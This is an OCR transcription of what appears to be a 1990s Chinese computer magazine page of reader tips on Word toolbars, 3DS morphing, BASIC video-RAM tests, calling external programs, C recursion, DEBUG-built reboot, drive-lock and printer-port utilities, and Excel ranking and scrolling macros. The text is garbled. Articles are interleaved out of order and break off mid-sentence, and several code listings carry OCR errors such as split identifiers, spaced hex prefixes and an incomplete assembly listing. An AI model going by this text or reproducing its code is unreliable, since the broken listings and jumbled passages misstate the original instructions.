或者在复制和解压这些文件后，从 WORD 的"工具"菜单中选择"宏"命令，在"有效范围"选框中选择"Word 命令"，在命令列表中选择"Tools Advanced Settings"，选择运行。然后在"分类"选框中选择"MS Graphic Import Filters(WIN.INI)"，在'选项'中键入要添加的图形过滤器名称，在"设置"中键入要添加的图形过滤器所在路径和文件名，最后选择'确定'按钮。

如果图形过滤器不能把图形转换输入到文档，那么可能是图形的储存格式不对，这时需要把原图形存储成 WORD 图形过滤器支持的图形格式。如果是系统内存资源太少，则根据不同情况，或退出 Windows 重新启动系统，或减少多任务操作。如果是磁盘空间不够，那么可删除不必要的磁盘文件，以便 Windows 有足够的磁盘空间建立临时交换文件来输入图形。

WORD6.0“增强绘图”工具栏

□河南 刘瑞正



WORD6.0 中的“绘图”工具栏提供了绘制直线、矩形、椭圆、圆弧和手画线等一些简单的按钮，如果用户想绘制菱形、平行四边形、六边形或梯形等图形，就必须用直线或手画线一步步组合，使用起来很不方便。下面介绍在 WORD6.0 中添加“增强绘图”工具栏的方法。

一、空“增强绘图”工具栏的建立

1. 启动 WORD6.0 并打开任一文档。

2. 单击“视图(V)”菜单，选中“工具栏(T)…”。

3. 在“工具栏”对话框中单击“添加(N)…”按钮。

4. 在随之出现的“添加工具栏”对话框中输入“增强绘图工具栏”并选取其可以起作用的模板，然后单击“确定”按钮。

5. 在随之出现的“自定义”对话框中单击“关闭”按钮。此时一个空的“增强工具栏”即出现在屏幕上。

二、建立“自动图文集”

单击“绘图”工具栏上的“格线对齐”按钮，在出现的“格线对齐”对话框中选中“格线对齐”选择钮，在“水平间距”和“垂直间距”中输入相同的值并在其后面的“显示”中均输入“1”，单击“确定”钮。单击“视图(V)”并选中“水线(G)”，此时屏幕上即出现暗色的格线。

1. 以菱形为例，先在格线上计算好菱形四个顶点的位置(菱形的大小关系不大)，选中“绘图”工具栏上的“手画线(Freeform)”按钮，把鼠标移动到菱形的任一顶点并单击，然后移动(不要拖动)鼠标到下一个顶点并单击，再到第三个、第四个顶点单击，即可画出一个菱形。

如果绘制的某种图形不是一笔画出来的，则在进行以下操作之前应利用“绘图”工具栏上的“组合”按钮把该图形组合为一个整体。具体方法是:按下 Shift 键，用鼠标单击选中组成该图形的所有图素(如直线、矩形等)，然后单击“绘图”工具栏上的“组合”按钮。

2. 单击上面画好的图形使其周围出现控制小方框，然后选中 WORD 主菜单“编辑(E)”内的“自动图文集(X)…”，在随之出现的“自动图文集”对话框中输入和该图形对应的自动图文集的名称(如“菱形”、“梯形”等)，单击“新增”按钮。

重复以上过程把所有需要加入到“增强绘图”工具栏中的图形都定义为自动图文集。

三、添加至“增强绘图”工具栏

为了把“自动图文集”添加到“增强绘图”工具栏上，我们把插入某一图形的过程录制为宏并把他指定到“增强绘图”工具栏上。

1. 选取“工具(T)”中的“宏(M)…”。

2. 在“宏”对话框中输入要插入的图形所对应的宏名和对该宏含义的简单说明，单击“录制”按钮。

3. 在“录制宏”对话框中输入录制宏名(用简单的英文标识符或汉语拼音即可，如用 rhombus 或 LingXing 表示菱形)和对该宏含义的说明(如:插入菱形)。

4. 在“录制宏”对话框的“指定宏到”菜单中选取“工具栏(T)”。

5. 在随之出现的“自定义”对话框中把上面命名的宏用鼠标拖放到前面设计的“增强绘图”工具栏上，形成一个空的按钮。

6. 在“自定义按钮”对话框中选取合适的按钮(如果对系统提供的按钮不满意，可单击“编辑(E)…”按钮，利用系统提供的按钮编辑器设计自己需要的按钮)，然后单击“指定(A)”按钮。

7.“自定义按钮”对话框自动关闭并回到“自定义”对话框，单击其中的“关闭”按钮:屏幕上随之出现一个“录制宏”窗口，光标上出现一个象磁带一样的图符。

8. 选中“编辑(E)”中的“自动图文集(X)…”。

9. 在“自动图集”对话框中选取前面定义的自动图文集名称，单击“插入(I)”按钮。

10. 单击“录制宏”窗口中的“停止”按钮，完成该宏的录制。

11. 重复以上过程把已定义的所有自动图文集都录制为宏并指定到“增强绘图”工具栏上。

在录制宏的过程中，我们也可以把某一图形指定到菜单上或键盘快捷键上，这只要改变第四步即可。

三维动画实用技术（二）

□江苏　王波

二、变形效果的制作

1. 节点数不等两物体之间的变形

在 3DS 中变形的起始物体和终止物体的节点数必须相等，否则就无法直接利用 Key framer 模块中的 Object/Morph/Assign 命令实现变形效果。其实节点数不同的物体之间也是完全可以实现变形效果的，只是需要一定的技巧，下面我们结合实例谈谈这种变形的实现过程。

复位 3DS，进入 3DS Editor 模块，按下 Ctrl + M 键，出现 Merge（合并）对话框，关闭除 Mesh Objects 以外的其它按钮，在文件列表中选取 3DS4\ MESHES\ THING. 3DS，点取 B 物体后确认，将 B 物体合并到场景中，用同样的方法将 3DS4\ MESHES\ CH6TUT1B. 3DS 中的 Egret Body 物体合并到场景中来，选取 Object/Create/Copy，分别给 B 物体和 Egret Body 物体生成一份拷贝 B_morph 和 E_morph。选取 Surface/Material/Choose，选取 White Plastic 材质，选取 Surface/Material/Assign/By name 命令将此材质赋予场景中所有物体。选取 Modify\Object\3D Scale，将 B 及 B_morph 物体沿自用轴先放大至 400%，再放大至 175%，以保持 B 及 B_morph 物体与 Egret Body 及 E_morph 物体在体积上相近。选取 Display/Hide/By name，将除 B_morph 以外的所有物体都隐藏起来。

选取 Select/Vertex/Fence，在 Top 视图上从 B_morph 上选取如图 3 所示的点。打开右下方的 Selected 和自用轴按钮，选取 Modify/Vertex/3D Scale 命令将所选点放大为原来的约 200%，此时 B_morph 物体已变为一个立方体。选取 Display/Freeze/Object，将 B_morph 冻结，以免以后的操作对它影响。

选取 Unhide/By name，从列表中选取 E_morph 物体。选取 Modify/Object/More，将 E_morph 移至 B_morph 中心附近。




图 3

选取 Modify/Axis/Place，将公用轴心放至 Top 视图中 B_morph 的右面一侧边上，选取 Select/Vertex/Quad，将 E_morph 物体超出 B_morph 物体右侧边的所有点选中示。选取 Modify/Vertex/2D Scale 命令激活 Selected 按键，将所选点沿 x 轴缩小为 1%，同样方法将 E_morph 超出 B_morph 物体左侧的点也缩小为 1%。

选取 Modify/Axis/Place，将公用轴心放至 Top 视图中 B_morph 的上面一侧边上，选取 Select/None，再选取 Select/Vertex/Quad，选择 E_morph 物体位于 B_morph 上侧边与中心点之间这一范围的结点，再选取 Modify/Vertex/2D Scale，并激活 Select 键，将所选节点沿 Z 轴缩小为原先的 1%，同样方法将 E_morph 位于 B_morph 中心点与下边之间的节点也缩小为 1%。对其余各视图按上述方法依次操作，最后使 E_morph 变为与 B_morph 同样大小的立方体。

选取 Display/Freeze/By name，取消对 B_morph 的冻结。按 F4 进入 Key framer 模块，选取 Hide/By name，将 B_morph 及 Egret Body 两物体隐藏起来。选取 Time\Total Frames，将动画总帧数设为 60。

将当前帧移至第 29 帧，选取 Object/Morph/Assign，先点取物体 B 作为起始变形物体，再在列表中选取 B_morph 作为目标变形物体，选取 Object/Move，将 E_morph 与已变形为立方体的 B 物体完全重合，此步很重要，应力求两物体完全对齐。点取 Track info 按钮，按下"H"键，在列表中选择 E_morph 物体，在轨迹对话框中点取 Copy 按键，将 E_morph 第 29 帧的 All Tracks 轨迹拷贝至第 0 帧。点取 Add 按键，在 Hide 轨迹上的第 0 帧及 30 帧处各点一下，使 E_morph 物体在 0 到 29 帧隐藏，在 30 至 60 帧出现。在第 0 帧的 Morph 轨上点一下，增加一变形关键帧，点取 Copy 按键，将第 0 帧上的 Morph 轨迹拷贝至第 30 帧，使 E_morph 从第 30 帧再开始变形。移动对话框右上方的箭头，直至 Object 旁出现 B，点取 Add 键，在 Hide 轨上的 30 帧处点一下，使 B 物体可见区间为 0 至 29 帧，点取 OK 键。移动当前帧至 59 帧，选取 Object/Morph/Assign，按下"H"键，在列表中选择 E_morph 作为变形起始物体，再在列表中选取 Egret Body 作为目标变形物体。

此时加上灯光渲染后就可看到平滑的变形过程了，其变形过程如图 4 所示。

通过以上的例子可以看出，节点数不相等物体之




图 4

间变形的实质是将要变形的源物体和目的物体先变形成两个外形一致的中间物体 A 和 B。变形时，先将源物体变形为 A，再将 B 物体变为目的物体，A、B 物体的转换则利用了 Key framer 的隐藏键功能实现，其关键在于确定合适的中间物体。

如果两变形物体材质不同，可参照变形的思路，先将两中间物体设定为同一材质，最好不包含贴图，然后利用 Morph/Operation 下的 Morph Materials 键，实行材质间的变形。

2."蛇游"变形制作

在广告或电视片头中常有这样一种效果：一卷电影胶片沿着一定的起伏路径像蛇一样滑动，这种效果可称为"蛇游"。它主要是利用了物体的变形与位移在时间和空间上的统一实现的，下面以实例说明这种动画的制作。

进入 3D Editor 后，选取 Program 下的 pxp loader 命令，选取 Grids. pxp 建立网格体，在 Length 中填入 100，Grids 为 10，在 Width 中填入 150，Grids 为 15，在 Height 中填入 1，Grids 为 1，这样就制作成一张宽 150、长 100、厚度为 1 的电影胶片，取名 film，按下 OK 键。给 film 设定贴图轴，选取 Surface/Mapping/Adjust/Scale，按住 Alt 键，在 Top 视图中点取 film 物体，选 Surface/Mapping/Align 命令，将此贴图轴作用于 film 物体。选取 Create/Array/Linear，在 Top 视图中按 TAB 键直到箭头指向右侧，点取 film 物体，出现对话框，在 Object Speaving 中填入 0，Total Number in array 中填入 10，按下 Calculate 键，点取 OK，生成了长 100、宽为 1500 单位的一组胶片，此时可用 Surface/Material/Choose 及 Assign 命令，为每个胶片分别设定不同的材质，以形成胶片上各不相同的画面。选取 Create/Object/Attach 命令，依次点取各物体，将所有独立的胶片合并为一个物体，选取 Modify/Object/Attributs，点取胶片，将胶片更名为 film。不使用 Grids. pxp 直接生成一个长胶片，而是先生成一组短胶片再连成长胶片，其原因是为了方便给一个个独立的短胶片赋予不同的贴图，避免了制作长贴图特别是长动画贴图的困难，增加了制作的灵活性。

选取 pxp loader 中的 Waves. pxp，出现对话框，保持波幅轴（Amplitude axis）垂直于 Top 视图，设动画长为 60 帧，动画结束时，film 移动距离 M 为 2 个周期，则对话框 WAVE 1 下的 Period＝60÷(M×2)＝15 考虑胶片全长为 1500，设定 Wave Length 为 500，波幅 Amplitude 为 100，取变形物体为每 2 帧一个，则总变形物体数（# of morphs）等于 60÷M÷2＝15，若需更高精度，可将总变形物体数变为 30，这样可保证每帧有一个变形物体。将 Name prefix 改为 film，单击 OK 键后点取 film 物体，生成 15 个变形物体。

按 F4 键进入 Key frame 模块，选择 Disp/Hide/Object/By name，将除 film000 以外的其它所有物体都隐藏起来，设定 Total frame 为 60 帧。将当前帧移至第 2 帧，选取 Object/Morph/Assign，先点取 film000，在弹出的物体列表中选取 film001 物体，将 film000 变形为 film001 的形状，将当前帧移至第 4 帧，再先点取 film000，在随之出现的物体列表中选取 film002，……如此每两帧变形一次。当移至第 30 帧时，将物体再变形为 film000，第 32 帧变形为 film001，如此循环，直到第 60 帧。由前面设定参数可知，物体移动距离应为波长 x 移动周期 M＝500×2＝1000。选取 Object/Move，确认当前帧处在第 60 帧，在 Top 视图中将物体沿 X 轴方向向右移动 1000 个单位，实现了变形与位移相统一。再在场景中加上灯光及摄像机，渲染动画，你就能看到"蛇游"效果了。实际应用时，可利用视频捕捉卡，将视频图像存为一个个图像序列，将这些图像序列利用 3DS 提供的 Makeifl. exe，将各序列产生的一个个 IFL 文件，在材质编辑器中分别设定为纹理贴图（Textrue mapping），赋予各独立胶片，这样最后生成的动画可实现不仅胶片在动、胶片上的画也在动的效果。

（全文完）

用 BASIC 检查显存

□湖南　陈佳玉

一、直接控制硬件的五个命令

1. I/O 通道的输出　OUT p,d

p 为 I/O 通道地址,d 为要输出的数据。这个命令表示系统向 3F8 口输送一个十进制数 255(即 FFH)。注意,BASIC 语言中十六进制数前须加& H 来表示。

2. I/O 通道的输入 :INP(p)

p 是 I/O 通道地址。注意它不是一个单独的命令,而是一个函数,只有在别的语句中使用时,BASIC 才启动它。该函数表示从指定地址读入一个字节。

例如:print inp(& H3F8)　表示从 3F8 口读入一个字节并显示出来。

又如:a = inp(& H60) 表示从 I/O 口地址为 60H 处读入一个字节并把它赋给变量 a。

3. 设置 CPU 数据段地址　DEF SEG = a

a 为段地址,如:DEF SFG = & HC000　即把数据段地址设置为 C000H,以后访问系统内存时实际操作的地址是 C000h(扩大 16H 倍)再加上指令中的操作地址(偏移地址)。

4. 写系统存储器 :POKE a, d

a 为访问地址的偏移量,d 为待写入的值。

5. 读系统存储器　PEEK(a)

a 为访问地址的偏移量,这也是一个函数。

如 print peek(1234) 表示从当前数据段偏移地址为 1234 内存单元处读出一个字节并在屏幕上显示。

二、检查显示缓存 VRAM

VRAM 起始地址为 B800h,利用上述语句可以逐字节对存储器进行检测。

如要抽查 CGA 中 VRAM 的第二个地址单元,可用如下程序:

```
10 DEF SEG = & HB800
20 POKE 2,& HFF
30 PRINT PEEK(2)
40 POKE 2,0
50 PRINT PEEK(2)
60 END
```

10 句先赋数据段地址,即为 CGA VRAM 段 ;20 句是向该段第二个单元写入 FFH,进行全 1 测试 ;30 句读出并显示刚写入的数据,若显示结果为 255(即 FFH),则表明读出的与写入数据一致。为防止"冒 1"故障被写"全 1"测试所忽略,故在 40、50 句又写入全 0,再读出对比。如果两次读出显示的结果都是正常的,则表明该存储单元无错。

利用循环语句和随机函数,可以对整个 VRAM 的 16K 存储单元进行检测。

若仅有少量地址单元无规则地出错,则可能是 VRAM 存储芯片接触不良 ;如果有一半 (8K) 出错,且出错地址很有规律,则多半为地址线失效。若每隔一个单元就出现一个错误单元,问题在 A0 线 ;若每隔两个单元出现两个错误单元,问题在 A1 ;若每隔四个单元出现四个错误单元,问题在 A2…依次类推,如果所有单元都丢"1"或冒"1",故障可能在数据总线驱动器、VRAM 数据缓冲寄存器或某片 VRAM 集成电路。

程序调用外部进程

□南宁　黎祖勋

我们在自己的程序中有时需要调用外部进程或 DOS 外壳,这主要是因为 :①该高级语言无法完成某项功能 ;②调用现有的外部进程比自己重新编写更为有益。下面介绍在 Basic、FoxBase、Pascal 和 C 中调用外部进程的方法。

BASIC :SHELL[字符串表达式]

当省略[字符串表达式]时调用 DOS 外壳,返回时需在 DOS 提示符下键入 Exit〈Enter〉才能返回程序。不省略则执行完 [字符串表达式] 所描述的命令后执行 SHELL 的后继语句。

例 1 :SHELL　'进入 DOS 状态,Exit 返回

SHELL"CCED"　'调用外部程序 CCED

FoxBase :　RUN〈进程名称〉或 !〈进程名称〉

RUN 和! 等效,〈进程名称〉不须也不能用引号括起来。调用外部进程时需要有足够的内存空间,否则调用失败。

例 2 :RUN CCED　& & 调用外部程序 CCED

PASCAL :Exec('命令处理器名称','/c 命令')

命令处理器一般是 DOS 的 COMMAND. COM,使用时应写明路径,也可以用 PASCAL 内部过程 GetEnv('COMSPEC')取当前命令器名称。由于外部进程有可能修改中断向量,因此返回时往往会导致系统混乱,为

C语言中的递归函数

□江西 范明之

一、递归函数的特点

函数定义中直接或间接地调用了本函数，必定存在可使递归调用终止的条件，否则导致出现无限递归。函数定义中所具有的这些特点是判断函数是否为递归函数的基本要素。

举例 如下定义了一个键入 abcdef〈CR〉，逆向输出 fedcba 的递归函数：Self_call()

```
#include <stdio.h>
Self_call()
{char Ch;
if((Ch=getchar())!='\n')   /*使递归调用终止的条件*/
Self_call();            /*定义中直接调用函数本身 */
putchar(Ch);}
main()
{printf("Plase Input a Character\n\n");
Self_call();              /*主函数调用递归函数  */
}
```

递归函数 Self_call() 读得一个字符，赋给 Ch，判断该字符是否为回车换行符'\n'，否！第二次调用 Self_call()，再读入字符，赋给 Ch，如此重复，直至读得'\n'才终止调用自己，再执行 putchar(Ch)；

二、在执行过程中的特性

递归函数的调用过程必然经历如下步骤：

(1)每次调用时暂且不能得到调用的返回值，只是不断地调用本函数(入栈操作)；

(2)当调用至满足调用终止条件，才得出一个可用的基础值；

(3)用该基础值返回调用点迭代，依次得出各次调用返回值(出栈操作)。

各次调用中的变量应遵循'先生成后释放'原则。

依上例，分析 Self_call() 的执行过程：第一次调用 Self_call()，输入 a，不是〈CR〉；第二次调用 Self_call()，输入 b，不是〈CR〉；重复上述步骤，直至输入 f，不是〈CR〉，第七次调用 Self_call()，输入〈CR〉，进行 putchar(Ch)，输出〈CR〉后返回调用函数点，即返回第六次调用 putchar(Ch) 输出 f，返回第五次调用 putchar(Ch) 输出 e，以此类推，输出 d、c、b、a。

三、递归调用的负面因素

某些问题(如：阶乘，逆向输出等)使用递归函数表达自然，易于编写和理解。可使用递归数也必须注意到它的负面因素：当递归调用函数时，每次调用都需要为函数定义中变量(如 Ch)动态地分配存储单元，各次调用都会生成一个新的同名局部变量(如 Ch)，占用内存单元不同，因此递归算法并不节省内存空间；递归调用结构很少直接得到硬件支持，需要运行相当规模的软件模拟程序，导致递归算法运行效率不高。

四、与函数的嵌套调用相区别

函数嵌套调用也可以出现自己调用自己的形式。例如求 Number 平方根的平方根，可嵌套形式调用库函数，即 sqrt(sqrt(Number))，这并不是递归调用，因为库函数 sqrt() 的定义中并没有调用函数本身，即不具有递归函数的特点，变量 Number 所需的存储单元也已确定，而不必到执行调用时动态地确定它的存储空间。

反之，对于递归函数定义时就出现调用自己，如 Self_call()，调用时必然要一次次生成新的同名局部变量，并动态地为其分配存储单元。函数定义中是否直接或间接调用了自己是递归函数与函数的嵌套调用两个概念最根本的区别。

了在返回时恢复调用前的状态，常在 Exec 语句前后调用 PASCAL 的内部过程 SwapVectors。

例3：

```
Program temp_command;
USES DOS;
BEGIN
      SwapVectors;
      Exec('c:\command.com','/c DIR');
      SwapVectors;
END.
```

C：system(字符串表达式)

当字符串表达式中存在"\"时，必须写两个，这是由于 C 的语言格式所决定的。

例4：

```
main()
{system("cd\\cced");
      system("call ucdos.bat");
      system("cced");}
```

计算机的“软开关”

□南京　罗松林

一、冷、热启动的“软开关”

按 RESET 键冷启动或按 Ctrl + Alt + Del 组合键热启动，它们都是首先进入 BIOS 数据区的入口处（即 ROM 的起始地址 FFFF:0），再转向系统内部设定的启动程序。此内部设定启动程序一旦被调用后，在其执行过程中，首先自动检查计算机的系统复位标志字的值（即 BIOS 数据区中地址 0040:0072 处的值）。若值不是 1234H 对内存情况进行检测，实现冷启动；若值是 1234H 不对内存情况进行检测，实现热启动。

在下面的程序中，通过进入 ROM 的起始地址 FFFF:0 后直接调用 INT 20H 中断实现冷启动，通过检查 BIOS 数据区中地址 0040:0072 处的值实现热启动。

1. 实现冷启动的“软开关”程序

```
-A    100
XXXX:0100    JMP     FFFF:0
XXXX:0105    INT     20
XXXX:0107
-RCX
CX    0000
:7
-N    RESET.COM
-W
Writing 00007    bytes
-Q
```

2. 实现热启动的“软开关”程序

```
-A    100
XXXX:0100    MOV    BX,40
XXXX:0103    MOV    DS,BX
XXXX:0105    MOV    BX,1234
XXXX:0108    MOV    [0072],BX
XXXX:010C    JMP    FFFF:0
XXXX:0111    INT    20
XXXX:0113
-RCX
CX    0000
:13
-N    REBOOT.COM
-W
Writing 0013    bytes
-Q
```

二、显示器的“软开关”

通过调用 DOS 内部中断，可以实现软关闭／打开显示器，这种“软开关”的使用方法是：先输入 TURNOFF 命令将显示器“关闭”起来，但计算机正常执行用户使用的命令或者程序，当需要显示器正常执行显示功能时，再键入 TURNON 命令即可。

```
-A    100
XXXX:0100    MOV    AX,1200
XXXX:0103    MOV    BL,36
XXXX:0105    INT 10
XXXX:0107    INT 3
XXXX:0108
-RBX
BX    0000
:0
-CX
CX    0000
:8
-N    TURNON.COM
-W
Writing    00008    bytes
-A    100
XXXX:0100    MOV    AX,1201
XXXX:0103
-RBX
BX    0000
:0
-RCX
CX    0008
:8
-N    TURNOFF.COM
-W
Writing    00008    bytes
-Q
```

三、驱动器的“软开关”

下面的程序是控制 A 驱的“软开关”，如果需要控制其它驱动器，只需将程序中 MOV　DL，0 命令行的 0(对应 A 驱) 换为其它值（1 对应 B 驱、2 对应 C 驱……）即可。此“软开关”的使用方法是：首先在 DOS 状态下键入 LOCKA 命令对驱动器进行加锁，使得无论在 DOS 还是在 WINDOWS 状态，都不能显示和使用这个驱动器，待需要使用此驱动器时，在 DOS 状态下键入 UNLOCKA 命令即可。

```
-A    100
XXXX:0100    MOV    AX,5F08
XXXX:0103    MOV    DL,0
XXXX:0105    INT    21
XXXX:0107    MOV    AH,4C
XXXX:0109    INT    21
XXXX:010B
-RCX
CX    0000
:B
-N    LOCKA.COM
-W
Writing    0000B    bytes
-A    100
XXXX:0100    MOV    AX,5F07
XXXX:0103
-RCX
CX    000B
:B
-N    UNLOCKA.COM
-W
Writing    0000B    bytes
-Q
```

四、打印机接口的“软开关”

打印机接口 LPT1 口在 DOS 操作系统中的 BIOS 数据区地址是 0040：08—0040：09，如果改变 LPT1 口的端口值，就可以在打印操作中实现软脱机／联机的功能。“软开关”的使用方法是：当第一次运行 KGPRINT.COM 文件之后，LPT1 口的端口值由 0378H 变为 7803H，实现脱机功能。此时即使打印机处于联机状态，但如果进行打印操作，计算机却无法正常传输数据，出现“Write fault error writing device PRN”或者“打印机没有处于联机状态”之类的错误提示信息。当第二次运行 KGPRINT.COM 文件后，LPT1 口的端口值由 7803H 恢复为 0378H，此时重新实现联机功能，恢复正常。

```
-A    100
XXXX:0100    PUSH    DS
XXXX:0101    MOV    AX,40
XXXX:0104    MOV    DS,AX
XXXX:0106    MOV    AL,[8]
XXXX:0109    MOV    AH,[9]
XXXX:010D    MOV    [8],AH
XXXX:0111    MOV    [9],AL
XXXX:0114    POP    DS
XXXX:0115    INT    20
XXXX:0117    INT    3
XXXX:0118
-RCX
CX    0000
:18
-N    KGPRINT.COM
-W
Writing    00018    bytes
-Q
```



用 EXCEL 排名次

□北京　李岗

在学生考试成绩统计中，可用 EXCEL 快速地把一组成绩进行排序。如按递减排序，得到下面一列分数：

100　100　98　95　90　90　90　87　……

如何排出它们的名次呢？

一、按"体育比赛"排名方式

按这种方式，上述分数的排名 1　1　2　3　4　4　4　5　……

第一步在 A1、B1、C1、D1 单元格分别输入序号，姓名、分数、排名。在工作表的最左边的 A 列给出一个自然数的序号。

第二步　在 D2 单元格中输入数据：1。

第三步　在"1"下面一行的单元格 D3 中键入程序："=D2+(C3 <C2)"后回车。

第四步　在 D 列中复制第三步的单元格中的程序，即在 D4、D5、D6，……中的单元格里复制 D3 单元格中程序，复制完毕即完成排名工作(见图 1)。

D3　=　=D2+(C3<C2)

	A	B	C	D	E
1	序号	姓名	分数	排名	
2	1	甲	100	1	
3	2	乙	100	1	
4	3	丙	98	2	
5	4	丁	95	3	
6	5	戊	90	4	
7	6	己	90	4	
8	7	庚	90	4	
9	8	辛	87	5	

图 1

二、学习成绩通用的排名方式

按此方式，上述分数的排名为：

1　1　3　4　5　5　5　8　……

在学生的成绩统计中，一般只采用这种排名方式。用 EXCEL 计算这种排名，其步骤与上一种完全相同，所不同的是第三步中的程序不同。

第三步在 D3 单元格键入的程序为："=D2*(C3> =C2)+A3*(C3 <C2)"(见图 2)。

D3　=　=D2*(C3>=C2)+A3*(C3<C2)

	A	B	C	D	E	F
1	序号	姓名	分数	排名		
2	1	甲	100	1		
3	2	乙	100	1		
4	3	丙	98	3		
5	4	丁	95	4		
6	5	戊	90	5		
7	6	己	90	5		
8	7	庚	90	5		
9	8	辛	87	8		

图 2

三、实例

某次考试情况为：某年级有一班 40 人，二班 38 人，考试科目为数学和英语两门，现统计每个学生的两科总分并按总分进行全年级的排名。

1. 建立表格

在第一行设立表头，在 A1 单元格中输入"序号"，B1 为"姓名"，C1 为"学号"，D1 为"数学"，E1 为"英语"，F1 为"总分"，G1 为"名次"。

2. 在各列中输入数据

A 列 输入 1、2、3，……、78，方法为：

①在 A2、A3 单元格中分别输入数据 1，2；

②用鼠标选定 A2、A3 两个单元格，再用鼠标左键按住矩形框右下角的十字向下拖动，即可复制出 1 到 78 的自然序列。

C 列按 A 列的方法输入两个班的学号，一班从 101 列 140，二班从 201 到 238。为简明起见，每班仅取 3 名学生为例。

B、D、E 各列　输入学生姓名和数学及英语的分数。

3. 计算每人的总分

①在 F2 单元格中键入求和命令："=SUM(D2:E2)"，回车；

②在 F 列以下的单元格中复制 F2 单元格中的命令。

4. 按总分排序

①选定排序区域，将姓名、学号、数学、英语及总分的标题和数据选中，注意不选 A 列；②按总分排序，单击数据菜单，再单击排序命令，在对话框中选择总分作为关键字，选择"递减"，最后按"确定"。

5. ，计算总分排名

①在 G2 单元格中键入数字"1"；

②在 G3 单元格中键入程序："=G2*(F3> =F2)+A3*(F3 <F2)"，回车；

③在 G4 及以下 G 列单元格中复制 G3 单元格中

让你的 EXCEL 表格动起来

□重庆 彭 伟

在单位员工众多，又无别的动画软件可用的情况下，为了能将每日的工资核算情况不停地循环显示给员工们，可利用 EXCEL 的表格功能和运算功能，先把表格制好，再通过 EXCEL 的宏制作，编写 EXCEL BASIC 程序，此表格就会循环滚动，放至 LED 大屏幕上，效果相当不错。

首先，把表格的标题、表头、日期等制好，再输入内容，如 :姓名、组别、计划产量、实际产量、日资、实得工资、本月累计等，然后把标题、表头、日期冻结起来，以便在滚动时能看见。接着，进入“ 插入 ”菜单，选择“ 宏 ”选项，此时增加了一个 MODULE1 模块，于是我们便可以在此模块下输入 BASIC 程序了。输完以后，使表格回至头，选择“ 工具 ”菜单下的“ 宏 ”选项，弹出一窗口，选择 AUTO - OPEN 宏名，再选“ 运行 ”按扭，表格便可从头运行了，等它运行至尾，又会从尾到头方向运行。就这样不断地滚动，直至按下 ESC 键中止它。以后只要每次打开此工作表，便可自动运行。如对下面的程序稍做修改，也可使其左右滚动。

程序清单如下(假设有 1000 名员工) :

```
Sub AUTO - OPEN( )
oldtime = Timer( )
    newtime = Timer( )
    A = 0
    While 1 = 1
    newtime = Timer( )
    If newtime - oldtime>  2 Then
        oldtime = newtime
        If A  <1000 Then
            ActiveWindow. SmallScroll DOWN:  = 1
            A = A + 1
        End If
        If A>   = 1000 Then
            ActiveWindow. SmallScroll UP:  = 1
            A = A + 1
            If A>   = 2000 Then
                A = 0
            End If
        End If
    End If
Wend
End Sub
```

注意 :newtime 和 oldtime(即新、旧时间) 不能相差太小，否则移动很快，无法看清楚 ;也不能相差太大，否则每移一行要等待很长的时间。

程序，全部工作完成(见图 3)。

G3 = =G2*(F3>=F2)+A3*(F3<F2)

	A	B	C	D	E	F	G	H
1	序号	姓名	学号	数学	英语	总分	名次	
2	1	丁	201	97	84	181	1	
3	2	戊	202	89	92	181	1	
4	3	甲	101	85	76	161	3	
5	4	丙	103	73	88	161	3	
6	5	乙	102	67	70	137	5	
7	6	己	203	57	62	119	6	
8	7							

图 3

四、程序解释

程序“ = D2 + (C3 <C2) ”的作用是 :如果这个分数小于它上面的分数，则它的排名比上一个增 1，如果下面的分数等于或大于上面的，则它的排名等于上面一个分数的排名。程序中的“ = ”为赋值命令，它的作用是将其后面的计算结果填在这个单元格内 ;“ D2 ” 即取 D2 单元格的数值，也就是上一个分数的名次 ;“ + ”为加法运算; “ (C3 <C2) ”为逻辑运算语句，用来计算 C 列中 C3 和 C2 两个数据的比较大小的计算结果，如果 C3 比 C2 小，其运算结果为“ 1 ”，否则为“ 0 ”。这样，在按递减排序的分数序列中，当下面一个分数比上一个小时，此单元格的值为 D2 的值 1 再加 1，即为上一个名次的值加 1，结果为这个名次比上一个名次多 1，上一个名次为 1，这个名次即为 2 ;而当下面的分数和上一个相等时，此单元格的值为上一个单元格的值加 0，结果与上一单元格的值相等，也就是这两个名次相同。这样就解决了前两个分数的排名问题。

程序“ = D2 * (C3> = C2) + A3 * (C3 <C2)”的作用是 如果这个分数小于它上面的分数，则它的排名等于这个分数所在序列的位置的数值 ; 如果这个分数等于或大于它上面的分数，则它的排名等于上面一个分数的排名。

把程序“ = D2 + (C3 <C2) ”复制到 D 列中所有需要计算名次的单元格内时，EXCEL 自动把程序中的单元格的行号和列标变成完成排名所需的行号和列标。

标志制作与显示初探(下)

□长沙　黄强

从上期的程序六中可以看出，要想用“化妆师”对标志进行一些特技显示，就必须知道这个标志是由哪些颜色构成的（HXZ. BZH 是由 4、6、9、11、12、15 六种颜色构成的），然后再让我们的“化妆师”PALETTE 利用表一的数据为我们的标志进行一番打扮……哇，BASIC 语言也能做出这么漂亮的标志！运行下面这个程序就可以很容易地知道构成您的标志的颜色号（最好不要在汉字系统下运行，否则数据可能不完整）。

程序七：

```
REM 检测颜色号
ank% = 4034
DIM pcx(ank%) AS INTEGER
DIM vp(250 TO 361, 170 TO 313)
SCREEN 12: CLS
DEF SEG = VARSEG(pcx(0))
BLOAD "hxz. bzh", VARPTR(pcx(0))
PUT (250, 170), pcx
ERASE pcx
REM 读取构成标志图形的颜色号
FOR x = 250 TO 361
   FOR y = 170 TO 313
      vp(x, y) = POINT(x, y)
   NEXT y
NEXT x
BEEP
CLS
REM 在屏幕上打印出颜色号
FOR x = 250 TO 361
   FOR y = 170 TO 313
         PRINT vp(x, y);
   NEXT y
NEXT x
END
```



运行这个程序时，屏幕上将出现大量的数据，请注意按 Pause 键，记录下屏幕上出现过的数字，这些数字就是构成您标志的颜色号。当然，您还可以将这个程序改进，让显示的数据精简一些，让重复的数据只显示一次就可以了。

知道了构成您的标志的颜色号，就可以根据表中的数据，仿照程序六，编出非常漂亮的标志显示程序了。好，现在我们已经初步学会了 PALETTE 语句的用法，而且已经学会了标志显示的一种特技——淡入淡出，其实 PALETTE 语句的强大功能不只是能实现淡入淡出。让我们再来看一看这个程序：

